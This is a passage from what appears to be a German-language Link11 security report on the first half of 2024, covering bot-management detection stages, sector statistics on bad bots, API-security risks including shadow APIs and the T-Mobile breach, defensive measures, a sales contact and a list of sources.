
„Bad Bots“ stellen eine erhebliche Bedrohung für Websites, Online-Dienste und deren Benutzer dar. Bots können eine Vielzahl schädlicher Aktivitäten verursachen, darunter Credential Stuffing, Content Scraping, Klickbetrug und DDoS-Angriffe. Content-Scraping-Bots können beispielsweise wertvollen Inhalt und vertrauliche Informationen von Websites stehlen. Ganze Botnetze können Server mit DDoS-Angriffen überlasten und Online-Dienste stören. Dadurch können finanzielle Verluste, kompromittierte Benutzerdaten und ein Reputationsverlust des angegriffenen Unternehmens entstehen.

Eine effektive Bot-Management-Lösung muss in der Lage sein, auch die fortschrittlichsten Bots zu identifizieren und zu blockieren, um eine reibungslose und sichere Nutzung zu gewährleisten. Dazu gehören insbesondere Bots, die traditionelle Erkennungsmethoden umgehen können. Moderne bösartige Bots sind oft so

programmiert, dass sie menschliches Verhalten imitieren, was die Erkennung erheblich erschwert. Ein effektives Bot-Management-System kann mit fortschrittlichen Algorithmen und Erkennungsmechanismen exakt zwischen echten Benutzern und bösartigen Bots unterscheiden.

Bei Link11 besteht die Möglichkeit, verschiedene Parameter für das Bot-Management zu konfigurieren. Anstatt eine Vielzahl unterschiedlicher bösartiger Bots auf eine sogenannte Blacklist zu setzen, kann es effektiver sein, gute Bots auf eine Whitelist zu setzen. Darüber hinaus besteht die Möglichkeit, alle Bots oder gar keine Bots zuzulassen sowie nur Bots zu blockieren, die bösartig agieren.

Die untenstehende Grafik zeigt, wo die im Link11-Netzwerk registrierten bösartigen Bots ihren Ursprung haben.



„Ein kompromittiertes System ist nur einen Klick entfernt, wenn Bad Bots unbemerkt bleiben.“

Ziv Grinberg, VP Product Management, Link11

Die jeweilige Ausprägung der Bot-Verifizierung von Link11 lässt Rückschlüsse auf die spezifischen Verhältnisse in den einzelnen Sektoren zu. Im Telekommunikationssektor liegt das Verhältnis von schlechten zu guten Bots bei 2:1. Im Sektor Rechenzentrum/Data Center werden zwei Drittel des Datenverkehrs von guten Bots verursacht, während ein Drittel bösartige Bots registriert wurde. Das Verhältnis ist im Hosting-Bereich am deutlichsten erkennbar. Daher konnten 90 % des Datenverkehrs die Bot-Verifizierung nicht passieren. Das Hosting-Umfeld stellt jedoch keine gewöhnliche Web-Umgebung dar, da es sich hierbei in der Regel um Server und nicht um echten, von Menschen generierten Traffic handelt.

Die genannten Zahlen verdeutlichen, dass eine hohe Effizienz beim Bot-Management von entscheidender Bedeutung ist, da große Datenmengen in Echtzeit verarbeitet werden müssen. Hochentwickelte Bots können einen erheblichen Bedarf an Rechenressourcen für die Erkennung erfordern. Dabei muss der Prozess jedoch ohne Kompromisse bei der Gesamtleistung des geschützten Systems durchgeführt werden. Eine effiziente Lösung für das Bot-Management muss in der Lage sein, Bot-Traffic zuverlässig zu erkennen und zu mindern, ohne dabei die Leistungsfähigkeit des Systems zu beeinträchtigen.

Eine umfassende Web-Sicherheitslösung sollte über ein mehrstufiges Bot-Erkennungsverfahren verfügen. Die Erkennung von Bots erfolgt in drei Schritten:

1. **Schnelle Vorfilterung:** Durch schnelle Methoden wie Signatur-, Agenten- und Umgebungs-Profiling werden einfache Bots schnell eliminiert.
2. **Vertiefte Analyse:** Ressourcenintensivere Schritte wie primäre und dynamische Filterung identifizieren komplexere Bots.
3. **Biometrische Verhaltensanalyse:** Für besonders anspruchsvolle Bots wird eine detaillierte Analyse des Verhaltens eingesetzt, um sie von echten Benutzern zu unterscheiden.

Bot-Aktivitäten effektiv kontrollieren

Die effektive Kontrolle von Bot-Aktivitäten ist ein wesentlicher Bestandteil einer verlässlichen Bot-Management-Lösung. Fortschrittliche Systeme gehen über die reine Erkennung hinaus und steuern die Bot-Aktivitäten aktiv, um eine optimale Leistung zu gewährleisten.

- **Täuschung von Bots:** Anstatt Bots einfach zu blockieren, besteht die Möglichkeit, sie mit falschen Daten zu füttern, um ihre Aktivitäten zu behindern.
- **Proaktive Verteidigung:** Die Kontrolle von Bot-Aktivitäten ermöglicht es Unternehmen, ihre Systeme besser zu schützen und wertvolle Erkenntnisse über potenzielle Bedrohungen zu gewinnen.


Die Relevanz von Bot-Management

Bot-Management stellt einen essenziellen Bestandteil der Web-Sicherheit dar, da es Organisationen vor einer Vielzahl von Bedrohungen schützt.

- **Schutz vor Datendiebstahl:** Bots können wertvolle Daten von Websites stehlen.
- **Verhinderung von DDoS-Angriffen:** Bots können Websites durch Überlastung lahmlegen.
- **Bekämpfung von Betrug:** Bots können für Kreditkartenbetrug und andere Formen von Online-Betrug eingesetzt werden.
- **Schutz der Markenreputation:** Bot-Angriffe können den Ruf einer Marke schädigen.

Bot-Management stellt eine fortlaufende Herausforderung dar, denn das Wettrennen zwischen Angreifern und Verteidigern ist ein andauernder Prozess. Die Taktiken der Angreifer unterliegen einer fortlaufenden Entwicklung, sodass auch die Verteidiger eine entsprechende Agilität aufrechterhalten müssen. Durch den Einsatz moderner Technologien können Unternehmen ihre digitalen Werte effektiv vor bösartigen Bots schützen.

Woher kamen die meisten Bad Bots im 1. Halbjahr 2024?



API-Sicherheit: Lehren aus der Praxis

In der heutigen digitalen Landschaft sind APIs zu einem unverzichtbaren Bestandteil moderner Softwarearchitekturen geworden. Dies hat zur Folge, dass die Bedeutung von API-Sicherheit in den Fokus gerückt ist. Sie ermöglichen die Kommunikation zwischen verschiedenen Anwendungen und Diensten, wodurch innovative Produkte und Dienstleistungen entstehen. Gleichzeitig bergen APIs jedoch auch ein erhebliches Sicherheitsrisiko.

Der Fall T-Mobile: Ein Lehrstück in Sachen API-Sicherheit

Die wiederholten Sicherheitsvorfälle bei T-Mobile[15] verdeutlichen die Relevanz einer soliden API-Sicherheit. In den vergangenen Jahren war das US-amerikanische Telekommunikationsunternehmen wiederholt Ziel von Cyberangriffen, bei denen sensible Kundendaten entwendet wurden.

Ein besonders gravierender Vorfall ereignete sich im Jahr 2021, als die Daten von Millionen von Kunden kompromittiert wurden. Die Angreifer nutzten eine Schwachstelle in den APIs von T-Mobile aus, um Zugriff auf eine Vielzahl persönlicher Informationen zu erhalten, darunter Namen, Adressen, Geburtsdaten und in einigen Fällen sogar Sozialversicherungsnummern. Die Folgen waren gravierend: T-Mobile musste nicht nur hohe Rechtskosten und Entschädigungszahlungen leisten, sondern erlitt auch einen erheblichen Reputationsschaden.

APIs im Fokus von Cyberangriffen

Application Programming Interfaces (APIs) sind die Schnittstellen, über die verschiedene Softwarekomponenten kommunizieren. Ihre zentrale Rolle in modernen IT-Landschaften macht sie zu einem attraktiven Ziel für Cyberangriffe. Die Gründe dafür sind vielfältig:

- APIs bieten eine große Angriffsfläche,
- werden oft unzureichend gesichert und
- sind häufig Ziel automatisierter Angriffe.


Besonders anfällig sind sogenannte **Shadow APIs.** Hierbei handelt es sich um Software-Komponenten, deren Entwicklung und Einsatz ohne Wissen und Genehmigung der IT-Abteilung erfolgt. Sie entstehen häufig im Rahmen von agilen Entwicklungsprojekten oder durch einzelne Mitarbeiter, die zeitnah eine Lösung für ein Problem benötigen. Diese Shadow APIs sind in der Regel nicht dokumentiert, werden nicht aktiv überwacht und sind häufig nicht in bestehende Sicherheitskonzepte integriert.

Welche Risiken bergen Shadow APIs?

- **Mangelnde Transparenz:** Da Shadow APIs oft nicht bekannt sind, können sie nicht angemessen gesichert werden.
- **Inkonsistente Sicherheit:** Shadow APIs werden häufig nicht nach den gleichen Sicherheitsstandards entwickelt und betrieben wie offizielle APIs, dadurch besteht das Risiko von Sicherheitslücken.
- **Erhöhte Angriffsfläche:** Jede Shadow API stellt eine zusätzliche Schwachstelle im IT-System dar.
- **Schwierige Integration in bestehende Sicherheitskonzepte**: Die Integration von Shadow APIs in bestehende Sicherheitslösungen ist oft komplex und zeitaufwendig.

Die Folgen unzureichender API-Sicherheit können gravierend sein. Datenlecks, finanzielle Verluste, Reputationsschäden und rechtliche Konsequenzen sind nur einige der möglichen Auswirkungen. Ein Datenleck kann dazu führen, dass sensible Kundendaten in die falschen Hände geraten und missbraucht werden. Dies kann zu Identitätsdiebstahl, Erpressungsversuchen und anderen kriminellen Aktivitäten führen. Zudem können Unternehmen aufgrund von Datenschutzverletzungen hohe Strafen zahlen und ihren Ruf bei Kunden und Geschäftspartnern nachhaltig schädigen.

API-Architektur



Welche Maßnahmen können Unternehmen ergreifen, um ihre APIs zu schützen?

Regelmäßige Sicherheitstests

APIs müssen regelmäßig auf Schwachstellen überprüft werden, ebenso wie ihre Eingaben.

Strikte Zugriffskontrolle

Der Zugriff auf APIs sollte streng eingeschränkt und nur autorisierten Benutzern gewährt werden.

Verschlüsselung

Sensible Daten sollten immer verschlüsselt übertragen und gespeichert werden.

Rate Limiting

Durch die Begrenzung der Anzahl von Anfragen pro Zeit lassen sich DDoS-Angriffe abwehren.

WAFs (Web Application Firewalls)

WAFs können helfen, Angriffe auf Webanwendungen und APIs abzuwehren.

Mitarbeiter sensibilisieren

Mitarbeiter sollten für die Bedeutung von API-Sicherheit geschult werden.

Die ersten sechs Monate des Jahres 2024 haben gezeigt, dass Cyberbedrohungen in Form von DDoS-Angriffen, Bot-Aktivitäten und unsicheren APIs stetig zunehmen. Um diesen Herausforderungen wirksam zu begegnen, ist es entscheidend, automatisierte Sicherheitsmaßnahmen zu implementieren und die eigenen Abwehrstrategien kontinuierlich zu optimieren. Unser Report zeigt, dass Unternehmen, die auf KI und Automatisierung setzen, einen deutlichen Vorteil bei der Identifizierung und Abwehr von Bedrohungen haben.

Für detaillierte Einblicke oder spezifische Fragen zu den Themen DDoS-Abwehr, API-Sicherheit oder Bot-Management stehen Ihnen unsere Expertinnen und Experten zur Verfügung. Wir unterstützen Sie gerne mit maßgeschneiderten Lösungen und praxisnahen Empfehlungen, um Ihre Cybersicherheitsstrategie effektiv zu stärken.

Sichern Sie sich jetzt gegen die Bedrohungen der digitalen Welt ab – wir helfen Ihnen gerne dabei!

Michael Scheffler
Vice President Sales

+49 69 58004926-306
m.scheffler@link11.com

Nachweise

[1] https://www.pwc.de/de/cyber-security/ceosurvey.html
[2] https://www.bitkom.org/Presse/Presseinformation/Wirtschaftsschutz-2024
[3] https://content.salt.security/state-api-report.html
[4] https://www.ibm.com/reports/data-breach
[5] https://falconfeeds.io/blog/post/inside-the-world-of-noname05716-unmasking-the-notorious-ddos-hackers-607894
[6] https://blog.sekoia.io/following-noname05716-ddosia-projects-targets/
[7] https://www.bka.de/DE/AktuelleInformationen/StatistikenLagebilder/Lagebilder/Cybercrime/2023/CC_2023.html
[8] https://www.statista.com/outlook/tmo/internet-of-things/north-america
[9] https://www.csoonline.com/article/536406/identity-theft-prevention-yahoo-security-breach-shocks-experts.html
[10] https://www.zdnet.com/article/linkedin-password-breach-how-to-tell-if-youre-affected/
[11] https://www.computerworld.com/article/1530842/sony-pictures-falls-victim-to-major-data-breach-2.html
[12] https://www.darkreading.com/remote-workforce/critical-security-flaw-wordpress-sql-injection
[13] https://www.spiceworks.com/it-security/vulnerability-management/news/atlassian-confluence-users-urged-patch-critical-security-bug/
[14] https://www.techspot.com/news/103375-microsoft-latest-security-update-fixes-nasty-remote-code.html
[15] https://firewalltimes.com/t-mobile-data-breaches/

Hauptsitz

Link11
Lindleystr. 12
60314 Frankfurt